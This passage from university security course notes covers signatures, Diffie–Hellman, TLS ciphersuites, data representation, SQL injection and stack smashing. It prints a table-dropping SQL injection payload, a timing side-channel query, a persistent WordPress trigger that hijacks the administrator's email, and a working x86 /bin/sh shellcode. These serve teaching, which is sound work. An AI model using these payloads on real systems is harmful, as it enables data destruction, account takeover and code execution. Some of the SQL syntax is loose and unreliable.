Given $x \in G$ and a positive integer n, it is very easy to compute x^n (we saw a few algorithms in the previous chapter). However, given $y \in G$, finding n such that $g^n = y$ turns out to be much harder; we call n the *discrete logarithm* of y in base g. Note that there is always a solution to this, because G is a cyclic group, *any* element of G can be written g^n for some n. The naive approach is to try all possible values of n until we find one that works: this takes $O(p)$ steps.

It is possible to do slightly better using a time-memory trade off[10], but it is a theorem that in an abstract group, the best-possible complexity for finding the discrete logarithm is $O(\sqrt{p})$.

Now, in reality, $\mathbb{F}_p^\times$ is *not* purely a cyclic group: it is possible for instance to *add* two elements together, and furthermore, it is possible to decompose its elements as a product of prime numbers. These additional operations make it possible to design much more efficient algorithms that have better complexity. Perhaps surprisingly, in this case the best algorithm known is again the GNFS, with heuristic complexity

$$L_p\left[\frac{1}{3}, \sqrt[3]{\frac{64}{9}}\right] = \exp\left(\left(\sqrt[3]{\frac{64}{9}} + o(1)\right)(\ln p)^{\frac{1}{3}}(\ln\ln p)^{\frac{2}{3}}\right)$$

exactly like for factorisation.

So we have two choices to make exponentiation in a cyclic group a practically one-way function:

- Use for G the group of integers modulo p, with p of the order of 2^{3072}, so that with GNFS the adversary faces of the order of 2^{128} operations, which is impractically large;
- Use of G a group that more closely resembles a cyclic group of order p, with p of the order of 2^{256}, so that the adversary faces of the order of 2^{128} operations again. One very common practice today is to use for G the set of points on an elliptic curve, which can be endowed with a cyclic group structure.

It is very appealing to use the second approach, as it results in smaller numbers: faster computation throughout, and shorter digital signatures, all the same security level. However there is no proof that elliptic curve groups, for instance, are truly cyclic.[11]

Whichever group we choose to work in, the following algorithms can be used to sign a message m:

- **Setup**. To begin with, we choose a cyclic group G of large order p, with generator g. We also choose a function H with integer values, about which we will say more in a moment. At the end of this step, we have (p, g, G, H), all of which are public.

[10] Yielding the very famous baby-step-giant-step algorithm of Shanks.

[11] In some cases they are not, there is additional structure, and this can lead to dramatic attacks!

- **Key generation**. We choose a random x and compute $y \leftarrow g^x$. The value x is our *private key*; the value y is our *public key*, and we therefore make it public.
- **Sign**. To sign a message m, we perform the following steps:
  1. Choose a random number k — we saw in the previous chapter the importance of choosing a fresh k every time — and compute $r \leftarrow g^k$.
  2. Compute $e \leftarrow H(m\|r)$, where $\|$ denotes concatenation.
  3. Compute $s \leftarrow k - ex \bmod (p-1)$.

  The signature is (r, s).
- **Verification**. To check if a given (r, s) is a valid signature for a message m, we perform the following steps:
  1. Compute $e \leftarrow H(m\|r)$.
  2. Check that $g^s y^e = r$, if this is the case, output `True`; otherwise output `False`.

What would it take for an adversary to win the EUF-CMA game against this signature scheme? If you think about it, there seems to be only two possibilities:

1. Find the private key x, which requires solving a discrete logarithm in G.
2. Take random e and s, compute r, and find m such that $H(m\|r) = e$.

To prevent the second attack, we should make it hard to find a preimage of H... that is to say, we will take for H a one-way function! In fact, it is a theorem that if H is truly random, then only the first attack is possible. A truly random function cannot exist, however, but the closest thing we have is a *cryptographic hash function*.[12] Thus, for instance, SHA-3 can be used for H.

6.3 Key exchange

The public-key encryption and signature algorithms, which we described above, make it possible to transfer securely information without first having to share a secret. But they have one limitation: they are *intolerably slow*.

So in short, traditional encryption requires a shared secret, but is fast; and public-key encryption does not require a shared secret, but is slow. Can we get the better of both worlds? The answer is yes, and follows this plan: use public-key cryptography to communicate and share a secret; then use that secret as a key for traditional encryption.

One possibility to do that would simply be to choose a secret key k, encrypt it (e.g. with RSA) and sent it to the recipient, who will then encrypt all the messages with k. This is called *key-wrapping*, and it is used in certain contexts. But it can raise concerns: imagine that one day, my RSA private key is compromised; then all my RSA-encrypted communications could be decrypted, and therefore all the secret keys, and therefore all the messages, past and present. We say that such a method is not *forward secure*.

A better (albeit slightly older!) approach is the following *key-exchange protocol*, played between Alice and Bob:

1. Alice and Bob agree on a cyclic group G and a generator g. This information is made public.

[12]The way H is used, we could in fact use a MAC keyed with r rather than the hash of a concatenation. This makes the security proof somewhat easier; but sometimes speeds matter more.

2. Alice chooses a random a and computes $A \leftarrow g^a$. She then sends A to Bob.

3. Bob chooses a random b and computes $B \leftarrow g^b$. He then sends B to Alice.

4. Alice (resp. Bob) receives B (resp. A) and computes $K = A^b$ (resp. B^a).

A simple exercise shows that K computed by Alice or by Bob is the same. However, an eavesdropper only sees A and B. The problem of distinguishing (g^a, g^b, g^{ab}) from three random group elements is known as the decisional Diffie–Hellman problem (DDH) and as of today the most efficient approach seems to be computing the discrete logarithm of A or B. So again, we will choose G large enough to make this computation intractable. Note also that since a and b are chosen at every session, even if the adversary learns the private key and compromises *that particular session*, they do not learn anything about the previous or future conversations: Diffie–Hellman key exchange is forward secure.

Now there is an issue with the above key exchange protocol. Namely, if an adversary were able to intercept the communication, they could very well establish a shared secret with Alice, and another one with Bob, so that every communication between Alice and Bob is mediated through the adversary. This is a *man-in-the-middle attack*.


To prevent this, we can *sign* the messages. Since the adversary cannot forge a signature (we are of course using a EUF-CMA secure signature) they cannot perform the man-in-the-middle attack without getting caught. What key do we use for this signature? Well, a *long-term* key used only for signing. In contrast, A and B are called *ephemeral* public keys.

An example: A connection to Wikipedia and to CentraleSupelec

> ***Note:*** *this section is illustrative and may be skipped at first.*

Modern Internet browsers are able to provide basic cryptography through using TLS. Let's have a quick look at what kind of cryptography is used by Wikipedia, as show in Figure 6.2.

- The connection uses TLS 1.2, which is the latest stable version at the time of writing. Previous versions have profound flaws that can be exploited to circumvent encryption


🟩 Valid certificate

The connection to this site is using a valid, trusted server certificate issued by DigiCert SHA2 High Assurance Server CA.

🟩 Secure connection

The connection to this site is encrypted and authenticated using TLS 1.2 (a strong protocol), ECDHE_ECDSA with X25519 (a strong key exchange), and CHACHA20_POLY1305 (a strong cipher).

Figure 6.2: Details of the connection to `https://en.wikipedia.org`, as of late 2017.


entirely, or recover secret keys. TLS 1.2 itself is not devoid of vulnerabilities, and a new version of the protocol is currently being drafted.

- The key exchange protocol is `ECDHE_ECDSA`, which means Diffie–Hellman exchange, signed with DSA (a variant of Schnorr). Both algorithms are implemented in the group of points of an elliptic curve (this is the "`EC`"), namely Bernstein's curve 25519 which provides about 128 bits of security. As we saw the signature requires choosing a hash function, which is SHA-2 in this case, although it is not written.
- Once a key has been negotiated, it is used for secret-key encryption through Bernstein's `ChaCha20` cipher; message integrity is also checked by using Bernstein's `Poly1305` MAC.
- The long-term public key (used for signing) is itself *signed by someone else* (here, DigiCert). This is called a *certificate*. This certificate is itself signed, and so forth, until we reach a *root certificate* that we trust.

We can compare this to the CentraleSupelec website, see Figure 6.3:

- The TLS 1.2 protocol is also used here.
- Key exchange also uses Diffie–Hellman (on NSA's elliptic curve P-256), and signed with RSA signatures.
- Once the key has been negotiated, all messages are encrypted using the AES-128 cipher, in GCM mode (this mode provides both confidentiality and integrity).
- The long-term signing key is signed by a third party that *our system does not trust*. Since there is no easy way to verify the long-term key, an attacker could easily perform the man-in-the-middle attack described earlier.

At this point, you may wonder how the different choices fare. For instance, why did Wikipedia choose the 25519 curve rather than the P-256 (it has to do with who designed the latter); or why did it go for ECDSA rather than RSA signatures (it has to do with speed); or why they chose ChaCha20+Poly1305 over AES-GCM. There the reason is more subtle and would require a deep


Certificate error

There are issues with the site's certificate chain (net::ERR_CERT_COMMON_NAME_INVALID).

Secure connection

The connection to this site is encrypted and authenticated using TLS 1.2 (a strong protocol), ECDHE_RSA with P-256 (a strong key exchange), and AES_128_GCM (a strong cipher).

Figure 6.3: Details of the connection to `https://www.centralesupelec.fr`, as of late 2017.

dive into what these algorithms do.[13] Generally speaking there is no "best" choice of algorithm combination (we talk of a *ciphersuite*), but there are clearly *bad* choices:

- Any TLS version below 1.2 (or any SSL version) because of serious flaws;
- Too short keys (< 2048 bits for RSA or DHE, < 256 bits for ECDHE or ECDSA);
- RSA for key exchange (not forward secure, as pointed earlier);
- Unsigned key exchange (exposed to MITM);
- Deprecated MACs (e.g., HMAC-SHA-1, HMAC-MD5) which may fail to provide integrity guarantees;
- Broken encryption modes (e.g., CBC or ECB) or ciphers (e.g. RC4) which fail to provide confidentiality guarantees;
- The absence of a certificate, or the presence of an expired/wrong host/self-signed/untrusted-root/revoked one.

What the above should show is that it is not easy to get cryptography right. There are many aspects to keep in mind, and they all interact in sometimes unexpected ways. For this reason it is often advised to leave cryptography to the professionals; while this is certainly unfair, it is only reasonable to reiterate the advice that you follow at least one course in cryptography, and be aware that you may need a specialist to get things right.

As recently as 2015, a major vulnerability in TLS 1.2 was found that relied on a *downgrade attack*: during the initial setup phase, an attacker pretends that only obsolete security parameters are available by both parties.[14] As a result, both parties used weak cryptography, which allowed the attacker to break it almost in real time (70 seconds) and hijack the HTTPS connection. As we mentioned in a previous chapter, side-channel attacks on cryptography can be deadly, and we are far from confident that none of the algorithms around are safe from this point of view.

So, again, cryptography is certainly useful, and necessary to provide security guarantees, but it may not be sufficient in practice, and there are risks associated with the additional requirements: to have a good implementation, to use it correctly, to keep a long-term cryptographic key secret, to generate *very good* randomness, etc. Excellent efforts in recent years to make cryptography more "user-friendly" have alleviated the burden of setting it up, but it hasn't changed these core facts.

6.4 Further reading

- For an historical perspective on cryptography, up to the 1980s, the reader is strongly encouraged to read Kahn's classic monograph [Kah96]. The *Cryptologia* journal is dedicated to historical ciphers and related adventures.

[13] Generally, AES-GCM is harder to implement correctly and is quite fragile. For instance, nonce reuse breaks both integrity and confidentiality properties; short tags (e.g. 32 bits) allow an adversary to forge ciphertexts; GCM's initial security proof has a flaw; GCM implementations are vulnerable to timing attacks, and the vulnerability remains even if the AES itself is implemented in constant-time; GCM is also vulnerable to several types of cache attacks.

[14] This was possible because many servers were back-compatible with these ancient parameters, and because US export laws mandated that only very weak cryptography was to be sold outside of US territory. These laws don't apply anymore, but the implementations were still there, waiting for an attacker to discover the trick.

- For an introduction to modern cryptography, we highly recommend Katz and Lindell [KL14]. The more seasoned cryptographer will appreciate the *Handbook of applied cryptography* [MVV96], and the *Handbook of elliptic and hyperelliptic cryptography* [Coh+05]. While the latter cannot be thought of as a complete introduction to elliptic curves, it provides enough to get starting. Concerning ciphers, a good (albeit a bit old) resource is Schneider's "self-study course" [Sch00]. There are also plenty of online courses one can find on the Internet, although quality wildly varies; Dan Boneh's Coursera program (Cryptography I and II) is certainly one of the best out there. Dan Boneh and Victor Shoup are also currently writing a textbook, of which you can get regular updates on the web.[15]

- The mathematics of the number field sieve are interesting and accessible with some elements of number theory; a good overview of its inception and principles is given by the people who helped birth it [Len+93]. A practical use of this algorithm was the 2015 attack on TLS 1.2 mentioned previously and found by Adrian et al. [Adr+15].

- Cryptography is very much an active and dynamic field, with leaps and bounds (usually forward). The curious reader could have a glimpse at some of the salient questions in the field (multilinear maps, functional or fully-homomorphic encryption, indistinguishability obfuscation...) by waddling through the recent proceedings from CRYPTO, Eurocrypt, Asiacrypt, FSE, ACM CCS and AsiaCCS, and articles from the *Journal of Cryptology*, and the *Journal of Cryptographic Engineering*.

[15]See: `https://crypto.stanford.edu/~dabo/cryptobook/`.

Chapter 7

Information is Control

We often think of information as *data*, something incapable of acting on its own. But this notion is challenged when computers are amongst us, because computers run *programs*. Programs *use* data to make decisions, and programs *are* data, from a computer's point of view. In other terms, *information controls the behaviour of systems*.

At the same time, information comes in many kinds: numbers, characters, images, commands... all these must be represented in a way that computers can store and manipulate, namely, bytes. At the level of bytes, there is no notion of type, and in certain contexts this allows an attacker to turn for example numbers into commands, or vice versa. A very early example was John "Captain Crunch" Draper's *blue boxes*: in the 1970s, he learned that a 2600 Hz tune was used by AT&T long lines to indicate that a line was available to route a new call, allowing the one to enter an operator mode. While some managed to whistle the tune, and others resorted to toy whistles, Draper developed special-purpose devices to find and reproduce the control sounds.

Modern phone networks do not rely on in-band tunes for operation. However, it is still the case on most computing devices that programs and data are stored at the same location, intermixing. Therefore the questions about security — chiefly confidentiality and integrity — also apply to computer program instructions, as well as the mechanism by which we keep such instructions separate from non-instruction data.

7.1 Data representation

Integer overflow

> ***Note:*** *this section is illustrative and may be skipped at first.*

A computer usually represents integers on a fixed number of bytes. If the largest number representable in this way is incremented, the result "wraps around", yielding either a small or even a negative integer. This is often not the expected behaviour of a system:

- In the Donkey Kong arcade game, every level n gives a bonus $10n + 40$. When users reach level 22, the bonus would be 260, which is larger than 255 (the largest integer representable on one 8-bit byte). As a result the bonus becomes just 4, which makes finishing that level impossible.

- Boeing 787 airplanes exhibit an integer overflow on its internal clock system, which leads to a loss of electrical power and ram air turbine deployment, every 2^{31} hundredth of a second, or about 248 days. The US FAA (30 april 2015) and EU ASA (4 may 2015) now require that the 787's systems are rebooted periodically.

And in some situations, can lead to a system being exploited. Integer overflows may cause a system to reveal information (e.g., CVE-2017-7529), or may result in inappropriate memory allocations, etc. Occasionally, an integer *underflow* may occur, during which the smallest value (e.g., 0) is decremented, resulting in a large positive integer. This has equally dangerous consequences (e.g., TALOS-2016-0095 / CVE-2016-2347, CVE-2015-2470).

Floating-point numbers

> ***Note:*** *this section is illustrative and may be skipped at first.*

Another important example is that of floating-point numbers — a notion that entered the computer world more than 100 years ago. The *de facto* standard today is IEEE 754, for which its principal architect William Kahan was honored with the Turing Award.

To many programmers, floating point numbers are no different that mathematician's real or rational numbers. But this is far from true, and the disconnect between real numbers and floating-point arithmetic is responsible for many incidents.

Several examples were discussed in class, but to highlight the matter it suffices to ask the question: what is the value of the variable y printed by the following simple Python program?

```python
x = 0
y = 0
while x < 1e8:
  x = x + 0.3
  y = y + 1
print(x)
print(y)
```

A naive analysis would have us believe that there are $\lceil 10^8/(0.3) \rceil = 333333334$ iterations. But if you run this program you get 333333336. As one can guess, such phenomena tend to accumulate, rendering both algorithm analysis and sometimes security very tricky to guarantee.

Of course there is only a surprise if we expect floating-point numbers to behave as real numbers; experienced programmers know they are different. So what *are* floating-point numbers? They are one of the following:

- So-called "finite" numbers, described by three integers: $s = \{0, 1\}$, c and q. Such a number has value
$$(-1)^s \cdot 2^q \cdot c$$
  The numbers c and q are limited in size as follows:
  - $c \in \{0, 1, \ldots, b^p - 1\}$;
  - $1 - e_m \leq q + p - 1 \leq e_m$.

  where p is the "precision" ($p = 53$ for double-precision) and e_m is the exponent size ($e_m = 11$ for double-precision).
- Two "infinite" numbers, $-\infty$ and $+\infty$.
- Four "not a number" (NaN) symbols: the *quiet* (qNaN) and *signaling* (sNaN), each of which can come with a plus or minus sign.

So in particular, there are two *different* zeroes, the positive and the negative, and operations may return values other than "finite" numbers. The exponential nature of the floating-point representation has a remarkable consequence: small numbers are closely-packed, whereas large numbers are more spread apart. For instance, the next floating-point number after `1e100` is `1e100 + 1e84`.

On the mathematical side of things, operations on floating-point numbers are neither associative ($(x + y) + z \neq x + (y + z)$, $(xy)z \neq x(yz)$), nor distributive ($x(y + z) \neq xy + xz$) in general. As a result, some compiler optimisations affect the result of some floating-point operations.

Finally, floating-point operations are not strictly constant-time, resulting in exploitable side-channels when sensitive information is being processed.

An illustration: SQL injection

> ***Note:*** *this section is illustrative and may be skipped at first.*

One more example, that we could have met later on when dealing with web applications security, is the well-known case of SQL code injection. SQL is a common format used for querying databases, although both an old and relatively unknown language. SQL queries take the form of a human-readable sentence, for instance:

```
select name, age from customer_list
```

In many cases, the SQL query is formed from user input, for instance: users want to "search" through the web interface in the database, so the application generates an SQL `select` query from what the user input, and sends it to the database. This is where injection becomes possible. Here is one example:

```
select [user input] from customer_list
```

This query works, in the sense that it would return all customers with the queried name. But what if the user inputs `*` then they would recover *all the customer database*. More generally, the possibility of mixing commands with data opens the door to many tricks; for instance, what about a naive password-checking SQL query?

```
select message from message_list if [user input]='password1234'
```

This would be easily circumvented by an attacker using as a password

```
1=1; drop table message_list; --
```

Here, the semicolon symbol `;` indicates a new command, and the double-dash symbol `--` indicates the beginning of a commentary, so the rest of the line is ignored). As it is always true that $1 = 1$, the attacker gets the message. Then the `drop` command is executed, erasing all the database. The remainder of the command is ignored as a commentary.

Using SQL injections it is often possible to learn everything about a database, even without prior knowledge of its structure; attackers can for instance

- Escape scope with `'` or `"` and comment commands with `--`
- Bypass conditions with tautologies such as `1 = 1`
- Get the number of columns by trying `order by <n>`
- Get the name of columns with `or <column name> is NULL`
- Find other tables in the database with `union <query>`

In fact many of these can be automated, and there are several SQL exploitation tools available on the Internet that would happily reconstruct a database from a given injection point.

SQL commands are also not constant-time. As a result is it possible to exfiltrate information through side or covert channels. For instance, the following MySQL command

```
if ASCII(SUBSTRING(username,1,1)) > 80 waitfor delay '0:0:5'
```

which can be run by many independent computers, reveals one bit of the first letter of the username simply by measuring whether the query is answered if less or more than 5 seconds. Using such very stealthy techniques (which we can combine with zombie/idle scanning to fully avoid disclosing our IP) it is possible to recover an 8-character user name in about 60 queries, which can be spread in time.

To conclude with SQL injection, it is important to realise that we can also run commands on the database. One possibility is the following: SQL offers the notion of *trigger*, which may be implemented differently by different database managers, but typically looks like the following:

```
delimiter #
  create trigger <trigger_name>
  before <update|insert|delete> on <table_name>
    for each row begin
      <your code>
    end; #
delimiter ;
```

As the code above implies, a trigger is a special piece of code (that we run here over every row), which is executed when a table entry is updated, inserted, or deleted. Triggers do not belong to the database and are therefore not erased even if the database is dropped. As an example application, consider the following injection, targeting a WordPress database:

```
delimiter #
  CREATE TRIGGER user_comment BEFORE INSERT ON wp_comments
    FOR EACH ROW BEGIN
      IF NEW.comment_content = 'way around the back' THEN
        SELECT user_email FROM wp_users WHERE id=NEW.user_id INTO @email;
        UPDATE wp_users SET user_email=@email WHERE ID=1;
      END IF;
    END;#
delimiter ;
```

This trigger is activated when a new user comment is inserted in the database. If the comment's contents correspond to the message "way around the back" — a message chosen by the attacker — then the following is done: first the attackers's e-mail address is stored in a variable `@email`; then the user with `ID = 1` has its e-mail replaced by `@email`. In other terms, the attacker replaces the administrator's e-mail by the attacker's, when that particular comment is posted. All that remains to do is to click the "I forgot my password" button, to get a reset link at the attacker's address.

This particular trigger would remain in the database even after a drop, and the attacker can reuse it (without injecting anything). To get rid of the trigger, the database owner would need to look for them and delete them, or deactivate trigger execution; in either case they would need to know about triggers or SQL database administration, which is still uncommon amongst WordPress users.

7.2 Memory model

Early computers were profoundly monolithic, in the sense that they could only really run one program. One core reason is that programs refer to memory, and that there is only one memory (if we forget about caches). Modern computers, starting in the 1960s, resort to the notion of *virtual memory*: every single program *thinks* they live alone, and the operating system maintains this illusion by seamlessly mapping virtual addresses to real storage locations. Thus applications do not need to manage a shared memory space, and are even able to use more memory than is physically available, through paging.

Virtual memory and segmentation

Concretely, virtual memory works by mapping a sequence of contiguous virtual addresses (a "page" or "segment") to contiguous physical storage locations (e.g., on a hard drive). Nowadays this is typically managed by a special-purpose hardware component called the MMU (memory management unit). Each segment may be treated independently, with access control rights (read, write, execute) managed by the operating system — a process attempting to read, write, or execute a segment may thus cause a hardware exception known as *segmentation fault*, or segfault.

We will in this course mostly consider the Intel x86 architecture and its extension x86-64. Together they constitute the vast majority of consumer-grade CPUs; the other important family being ARM which powers many mobile phones. The x86 is special in many ways, and should not be taken to provide a general overview of how memory is managed; but due to its ubiquity it is often sufficient in practice.

Early x86 processors (e.g. Intel 8086) use segmentation but do not enforce it: any program running on these processors can access any segment with no restrictions. Segmentation faults were introduced in the Intel 80286 in 1982, in a special mode called *protected mode* — for backward compatibility, all x86 CPUs start in *real mode*, i.e., with no memory protection, including the latest CPUs sold in late 2017. The OS is in charge of quickly switching to protected mode. The x86-64 architecture, introduced in 2003 and used on most 64-bit consumer CPUs, does not use segmentation in *long mode* (64-bit mode).

In any case, from the point of view of a program running on such a computer — a *process* — memory looks like a long flat array and it seems that all of it is available for use by the process (this is of course not true, but the process doesn't know that). There are mechanisms to access more memory, which the program is supposed to use; if the OS catches the program accessing memory without going through these mechanisms, it raises a segmentation fault (signal `SIGSEGV` on Linux) and typically kills the process.

Process memory layout

Let's be more precise about the process' (illusory) view of memory. On the x86 architecture, it can be decomposed as follows (see Figure 7.1):

- The *code segment*, or `.text`, contains the program's instruction. This segment is loaded in RAM when the program is started and cannot be modified: it can only be read and executed.

- The *data segment*, or `.data` (sometimes complemented by the `.bss` segment), contains global variables (constants and static variables). It cannot be executed.

- Shared libraries are loaded somewhere in the middle, to avoid colliding with the two following, and more important, data structures.




Figure 7.1: Schematic view of the process memory on x86.

- The *heap* is where dynamically allocated memory blocks are stored. The program can ask for new blocks (e.g., using the C command `malloc`) and use them. The heap takes its name from the tree-based data structure used to keep track of allocated blocks. When new blocks are allocated, they are usually (but not always) at further memory addresses. When a block is no longer useful to the process, it can release it (e.g., using the C command `free`).
- The *stack* is a multi-purpose part of process memory. It *starts at the end of memory and grows backwards*, supporting two stack operations: `push` (adding one word, 32 bits, to the stack) and `pop` (removing the leftmost word from the stack). The stack's position is at all time indicated by the value of register `ebp` (`rbp` on x86-64).

  Amongst the purposes of the stack are two essential aspects: it enables the use of *functions* (it is a *call stack*); and it stores local variables.

Each of the two roles of the stack can be abused, as we are now about to see.

Smashing the stack for fun and profit

Programs call *functions*, which can be thought of as little sub-programs. From a more detailed perspective, it is a section of the program that is executed, with some special information (the arguments and return value) and some special control flow (calling and return). This is illustrated in Figure 7.2.

Concretely, there are three questions: how does the main program "sends" the function's arguments and "receives" what the function returns? how does the main program "runs" the function's code and then "continues" where it left off? and how does the function "clean" whatever it does before the program continues? The answer to all three questions on the x86 architecture (and many others), make us of the stack.

Recall that the stack supports two key operation: `push` and `pop` — it really works like a stack of plates. So, to send arguments A, B, and C to a function, the main program would `push` C, then B, then A on the stack. Indeed, the function's code will then `pop`, in that order, A, B, and C. The same mechanism could in theory be used to return the function's result, but instead it is




Figure 7.2: Macro-scale anatomy of a function. A main program (left) calls a function (right). The main program provides and loads arguments (1); runs the function's code (2); which returns a value (3); after which the main program's execution continues (4). The function code actually belongs to the `.text` segment, just like the main program's code.

typical to store that result in a CPU register, usually `eax` (this is also faster). So this answers our first question.

Now to hand control flow to the function, it suffices to move `eip` to the appropriate position in memory (the function's code is, as the main program's code, somewhere in the `.text` segment). But how would the program come back to where it left off? To achieve this, the `call` instruction stores, namely `push`es, the next value of `eip`; only then does it change `eip` to the function's first instruction position. When the function is over, the `ret` instruction will `pop` the stored value into `eip`. Thus the main program can continue. This answers our second question.

Finally, the function creates its own "environment" where it can create variables and use them, without affecting the rest of the program. These *local variables* are created in the stack by the function. Since everything is `push`ed onto the stack, it is easy to clean afterwards by `pop`ing as much as necessary. The original stack position, before the function started, is stored in the register `ebp`, while the current stack position is always `esp`. The memory between `esp` and `ebp` is called the function's *frame*, which is created and destroyed by the function.[1]

Stack-smashing

In summary, the stack holds: *control flow* information (in particular the next `eip` value), *function call* information (in particular the arguments), and *local data* — which is many cases is *user* data. Not only that, but these informations are closely packed together, and there is no mechanism to guarantee either the confidentiality or integrity of any of these informations. Therefore it makes sense to assume an attacker can read or modify them, and seek the consequences of such actions. We will focus on integrity concerns, which is already a rich topic.

Not only is an integrity breach *theoretically* possible, it is often *very easy to achieve*. In fact, stack smashing may be the number one attack approach in history so far. One way that this can happen is by using a *buffer overflow*, which is easily understood:

- The function creates local variables, which are stored on the stack frame.

[1]This is important: every true function call has a cost — in terms of memory, execution time, and code length. A simple recursive C program such as `int main(){main(); return 0;}` will create many frames but not destroy them; as a result the program consumes as much memory as it can before crashing the computer or being killed by the OS — a particular case of *stack overflow*.

- The function creates a local array of size N. This means that the function reserves N additional blocks of memory in the stack frame.
- If the attacker manages to put more than N elements in the array, the excess elements will be written on top of the other variables (this is because the stack grows *backwards*)

This process is illustrated in Figure 7.3. Eventually, the overflow will write on some restricted part of memory and cause a segmentation fault (in truth, a segfault will happen earlier for reasons we're about to see). In any case, a program crashing because of a segmentation fault on (large) user input could be a symptom of a stack smashing vulnerability.

Control flow hijacking and basic shellcodes

We saw above that a buffer overflow vulnerability allows us to overwrite the stack, and since local variables are stored in the stack, we may change their value. But remember that there are other essential pieces of information stored on the stack as well: the *return addresses*: the position in the main program's code where execution is supposed to go to after the function is finished.

Overflowing so much that we change the stored return address has the following consequence: upon completing the function, execution will try to jump to the modified address. If we are not careful, this new address is random and we do not have execution rights. This is caught by the OS, which kill promptly accuse us of segmentation fault. This is the real reason why an overflow causes a crash most of the time.

In the case of a buffer overflow, the buffer's content is controlled by the attacker — it may be, for instance, the contents of a file or a password that is chosen — which means that the attacker has fine control over how the stored return address in the stack will be modified. In other terms the adversary can control the next instruction to be executed by the target program, this is *control flow hijacking*. That the adversary can redirect the program should already, intuitively, sound dangerous, but for the sake of clarity we will explore what doors it opens.

The first remark is that we can redirect execution to any existing code, provided we know where that code is. Virtual memory addressing makes this task easier, so that in particular we may locate an interesting function within the target program and activate it by appropriately overflowing (we did that in class). The second remark is that as we overflow, we write what we want on the stack; we can absolutely write code for instance. Rather than redirecting program execution to some existing piece of the target program, we can redirect execution to the code we just wrote, see Figure 7.4. Since there is no restriction on what code the attack can write, we refer to this situation as *arbitrary code execution* (ACE).

Now if we can write any attack code we want, what is the best choice? Remember that we need to keep it short, as otherwise we may overflow too much and cause a segment violation, or fail to replace the return address. One typical choice is to run a command shell: using this shell, the adversary can then run any sequence of commands they like. For this reason, such attack codes are typically called *shellcodes*. Here is a simple x86 Linux shellcode:

```
xor   %ecx,%ecx   ; ecx = 0
mul   %ecx        ; eax = ecx*eax
push  %ecx        ; 0
push  $0x68732f2f ; //sh
push  $0x6e69622f ; /bin
mov   %esp,%ebx   ; ebx = esp
mov   $0xb,%al    ; eax = 11
int   $0x80       ; syscall
```

